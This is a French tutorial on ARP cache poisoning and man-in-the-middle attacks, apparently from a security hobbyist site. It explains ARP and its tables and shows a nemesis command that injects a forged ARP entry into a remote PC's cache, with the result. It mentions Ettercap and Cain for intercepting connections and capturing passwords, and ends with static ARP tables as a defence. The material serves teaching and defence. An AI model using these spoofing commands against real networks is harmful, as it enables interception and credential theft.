Man In The Middle

Ghosts In The Stack
http://www.ghostsinthestack.org

Heurs


Résumé

Le man in the middle est une attaque assez courante en entreprise. Bien qu'elle soit relativement facile à mettre en place, elle n'en reste pas moins redoutable. Nous pouvons aussi ajouter que très peu de moyens existent pour la contrer, et ils sont lourds a mettre en place, donc généralement zapé par les administrateurs.

Table des matières

1 Les tables et le protocole ARP

Le protocole ARP a pour but premier de faire la transition entre adresses MAC et adresses IP. Sa structure est la suivante :



Détaillons quelques champs :

- **Type :** quasi toujours 1, il change suivant les supports d'émition.
- **Protocole recherché :** Pour la recherche d'une adresse MAC/IP = 08 00 (c'est trés souvent cette valeur)
- **lg. phy :** Toujours 6, c'est le nombre d'octets de l'adresse MAC
- **lg. proto :** Souvent 4, c'est le nombre d'octets de l'adresse IP
- **Code :** 1 pour une demande d'adresse MAC, 2 pour la réponse

Comme on le voit, c'est un protocole plutôt simple. J'ajoute une petite remarque : quand l'adresse MAC destinataire n'est pas connue (dans le cas d'un broadcast de résolution d'adresse logique) elle se présente sous la forme 00 :00 :00 :00 :00 :00. Pour les curieux, la RFC d'ARP est la 826.

Les échanges pour connaitre une adresse IP sur un réseau ressemble a ceci :

```
          Broadcats : a qui apartient l'IP 192.168.0.4 ?
PCA ----------------------------------------------------------> ALL

           C'est mon adresse IP, voici mon adresse MAC
PCA <---------------------------------------------------------- PCB
```

<p>Nous pouvons ainsi voir comment comment un PC trouve l'adresse MAC d'un autre PC afin de communiquer avec lui.

Pour ne pas demander l'adresse MAC à chaque fois et donc surcharger le réseau, les correspondances Adresses MAC / Adresses IP sont stockées dans ce qui s'appelle une **table ARP**. On peut voir cette table en utilisant les commandes MS-DOS sous Windows :

```
C:\>arp -a

Interfaceă: 192.168.0.2 --- 0x4
  Adresse Internet      Adresse physique      Type
  192.168.0.1           00-13-8f-c5-6d-d5     dynamique
  192.168.0.184         00-e0-4c-00-b0-a8     dynamique
```

Et sous linux :

```
heurs@GITS:~$ arp -a
? (192.168.0.2) at 00:0B:6A:2C:CC:45 [ether] on eth0
? (192.168.0.1) at 00:13:8F:C5:6D:D5 [ether] on eth0
```

On voit par exemple que pour joindre 192.168.0.1, on devra s'adresser à l'adresse MAC 00 :13 :8F :C5 :6D :D5. Et ce, sans avoir à demander une confirmation que l'adresse est valide.

2 Le Man In the Middle, théorie et pratique


Nous allons déjà commencer par l'ajout d'une nouvelle correspondance (invalide) dans la table ARP d'un PC distant. Un PC met cette table à jours quand il recoit un paquet provenant d'une adresse IP inconnue. Nous allons illustrer cela en ajoutant a distant la correspondance entre 192.168.0.123 avec l'adresse MAC 12 :34 :56 :78 :90 :12. Pour cela on va utiliser le programme "nemesis" qui permet de forger des paquets (je me suis mis sur un cd bootable knoppix std) :

```
root@0[knoppix]# nemesis

NEMESIS -=- The NEMESIS Project Version 1.4beta3 (Build 22)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

root@0[knoppix]# nemesis arp help
ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address<
  -D <Destination IP address<
  -h <Sender MAC address within ARP frame<
  -m <Target MAC address within ARP frame<
  -s <Solaris style ARP requests with target hardware addess set to broadcast<
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file<

Data Link Options:
  -d <Ethernet device name<
  -H <Source MAC address<
  -M <Destination MAC address<

You must define a Source and Destination IP address.

root@0[knoppix]# nemesis arp -S 192.168.0.123 -D 192.168.0.2 -h 12:34:56:78:90:12
-m 00:0B:6A:2C:CC:45

ARP Packet Injected
```

Et sur le PC windows nous avons à présent la table suivante :

```
C:\>arp -a

Interfaceă: 192.168.0.2 --- 0x4
  Adresse Internet      Adresse physique      Type
  192.168.0.1           00-13-8f-c5-6d-d5     dynamique
  192.168.0.123         12-34-56-78-90-12     dynamique
```

Pour le man in the middle, notre but est de se placer entre deux hotes. On va donc modifier le cache ARP des deux machine entre les quels nous voulons nous placer. On appelle cela l'**ARP Cache Poisonning**. J'ai essayé de montrer ca de manière shématique (en rouge sont les lignes que nous avons injectées) :



Avec cette modification PC1 et PC2 nous enverront toujours les paquets quand ils voudront communiquer. De cette façon, on peut appliquer toutes les règles de filtrage que l'on souhaite. Ci-dessous nous avons ce que voit 192.168.0.37 a travers le logiciel Ethercap. Comme nous le constatons, nous avons la main sur toutes les connexions, et meme les paquets si on le souhaite.

Cette attaque peut aussi etre lancée sous Windows, avec Cain par exemple. Cain propose en plus des filtages par défaut, comme la capture de mots de passes FTP, HTTP, IMAP, POP3, SMB, Telnet, VNC, TDS, SMTP, NNTP, ICQ, IKE / PSK, MySQL, SNTP, etc... <p>Les conséquences ce ce type d'attaque sont dévastatrices, aussi bien en entreprise que chez un particulier, car avec la venue du wifi on entre chez beaucoup de monde sans difficulté (informatiquement parlant bien sur...).

Pour donner un ordre idée des concéquences, nous pouvons prendre le cas suivant : Quand vous vous connectez à votre banque, par exemple, vous etes sur https, donc un cryptage asymétrique, alors il ne devrait

pas y avoir de problèmes... Mais qu'est-ce qui empêcherait un hacker de créer une connection https avec votre banque et lui se recréer une connexion https avec votre poste et de faire transiter les données ? Certes la connexion ne serait pas valide... Mais la petite icone du cadenas en bas de votre navigateur serait présente, et franchement, qui vérifie la validité d'une connexion https sur internet ? Avec ce petit montage le hacker verra toute votre communication en clair !

3 Sécurisation de son parc informatique

Là il n'y a pas 50 possibilités, il faut mettre des tables ARP statiques sur chaque poste, ce qui est trés contraignent et presque impossible sur de gros réseaux. L'ajout de lignes dans les tables ARP se fait de la façon suivante :

```
C:\>arp -a

Interfaceă: 192.168.0.2 --- 0x4
  Adresse Internet      Adresse physique      Type
  192.168.0.1           00-13-8f-c5-6d-d5     dynamique

C:\>arp -s 192.168.0.58 00-11-22-33-44-55 192.168.0.2

C:\>arp -a

Interfaceă: 192.168.0.2 --- 0x4
  Adresse Internet      Adresse physique      Type
  192.168.0.1           00-13-8f-c5-6d-d5     dynamique
  192.168.0.58          00-11-22-33-44-55     statique

C:\>arp -d 192.168.0.58 192.168.0.2

C:\>arp -a

Interfaceă: 192.168.0.2 --- 0x4
  Adresse Internet      Adresse physique      Type
  192.168.0.1           00-13-8f-c5-6d-d5     dynamique
```

Et sous linux :

```
GITS:~# arp -a
? (192.168.0.2) at 00:0B:6A:2C:CC:45 [ether] on eth0
? (192.168.0.1) at 00:13:8F:C5:6D:D5 [ether] on eth0
GITS:~# arp -i eth0 -s 192.168.0.58 00:11:22:33:44:55
GITS:~# arp -a
? (192.168.0.2) at 00:0B:6A:2C:CC:45 [ether] on eth0
? (192.168.0.1) at 00:13:8F:C5:6D:D5 [ether] on eth0
? (192.168.0.58) at 00:11:22:33:44:55 [ether] PERM on eth0
GITS:~# arp -i eth0 -d 192.168.0.58
GITS:~# arp -a
? (192.168.0.2) at 00:0B:6A:2C:CC:45 [ether] on eth0
? (192.168.0.1) at 00:13:8F:C5:6D:D5 [ether] on eth0
```

Conclusion

Cette attaque est un véritable fléau sur les réseaux, et on est pas prêts de la voir diparaitre... Il faut alors bien etre informé dessus et etre conscient des risques.

Références

- Knoppix std[1]
- CAIN[2]

[1] http://s-t-d.org/
[2] http://www.oxid.it/cain.html